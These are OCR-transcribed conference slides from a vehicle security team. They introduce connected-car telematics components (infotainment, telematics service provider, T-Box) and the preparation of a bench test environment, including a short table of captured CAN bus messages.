Attack Surface Analysis for Connected Car

Jiahao Li

Wenxiao Jia

Agenda

- Introduction
- Overview of Connected Car
- Preparation work for Research
- Attack Surfaces Analysis
  - Structural-Functional Analysis
  - Exploitation of Basic Components
  - Analysis for Application Layer
- Cases

Who We Are


- **Sky-Go Team**
  - A vehicle security team of 360 Technology founded in 2014.
  - We focus on vehicle security research, evaluation and defense.
  - **Products**
    - CAN-Pick
    - 360 Vehicle Guard
    - In-vehicle Network Defender
    - Vehicle Security Development Kit

Cooperative Partners

Overview of Connected Car


What's Connected Car?

- The car with telematics (Telecommunication, Informatics).



Telematics

- We mainly focus on IVI, TSP and TCU.
- In-Vehicle Infotainment (IVI)




Overview of IVI

- In-Vehicle Infotainment System
  - Control panel for Window, Lighting, Air Condition.
  - Playing music from USB or Bluetooth
  - Sharing a Wi-Fi Hotspot with your phone.
  - GPS navigation.

- Alias
  - HU (Head Unit)
  - DA (Display Audio)
  - CID (Central Information Display)


Telematics

- We mainly focus on IVI, TSP and TCU.
- In-Vehicle Infotainment system (IVI)
- Telematics Service Provider (TSP)




Telematics

- We mainly focus on IVI, TSP and TCU.
- In-Vehicle Infotainment system (IVI)
- Telematics Service Provider (TSP)



Telematics

- We mainly focus on IVI, TSP and TCU.
- In-Vehicle Infotainment system (IVI)
- Telematics Service Provider (TSP)
- Telematics Control Unit (TCU)




Overview of TCU

- Telematics Control Unit (Alias: T-Box)
  - Cellular Modem
  - Data Collection
  - Remote Control
  - Emergency Call


In-Vehicle Network

- ECUs interacted with each other via the in-vehicle networks.



Preparation Work

Where to Get a Device?



Mercedes W213 HERMES $171

SAIC motor RX5 T-Box $65

Tesla CID $405


Where to Get a Device?

Building a Simulation Environment

- Locating following devices
  - T-Box
  - Gateway
  - IVI
  - OBD-II
- How they linked?
- Operating conditions.

Operating conditions


- Power supply
- Enable signals
  - CAN bus message
  - ……




Replay	Fuzz	Id	Data	Timestamp
Replay	Fuzz	0x11F - (287)	4E FF 01 07 E2	100.01182556152344
Replay	Fuzz	0x11F - (287)	4E FF 00 07 58	93.9323902130127
Replay	Fuzz	0x11F - (287)	4E FF 01 07 2E	106.41813278198242
Replay	Fuzz	0x11F - (287)	4E FF 00 07 94	96.3895320892334
Replay	Fuzz	0x11F - (287)	4E FF 00 07 7A	103.46007347106934

Periodic Messages

Probes



The Simulation Environment

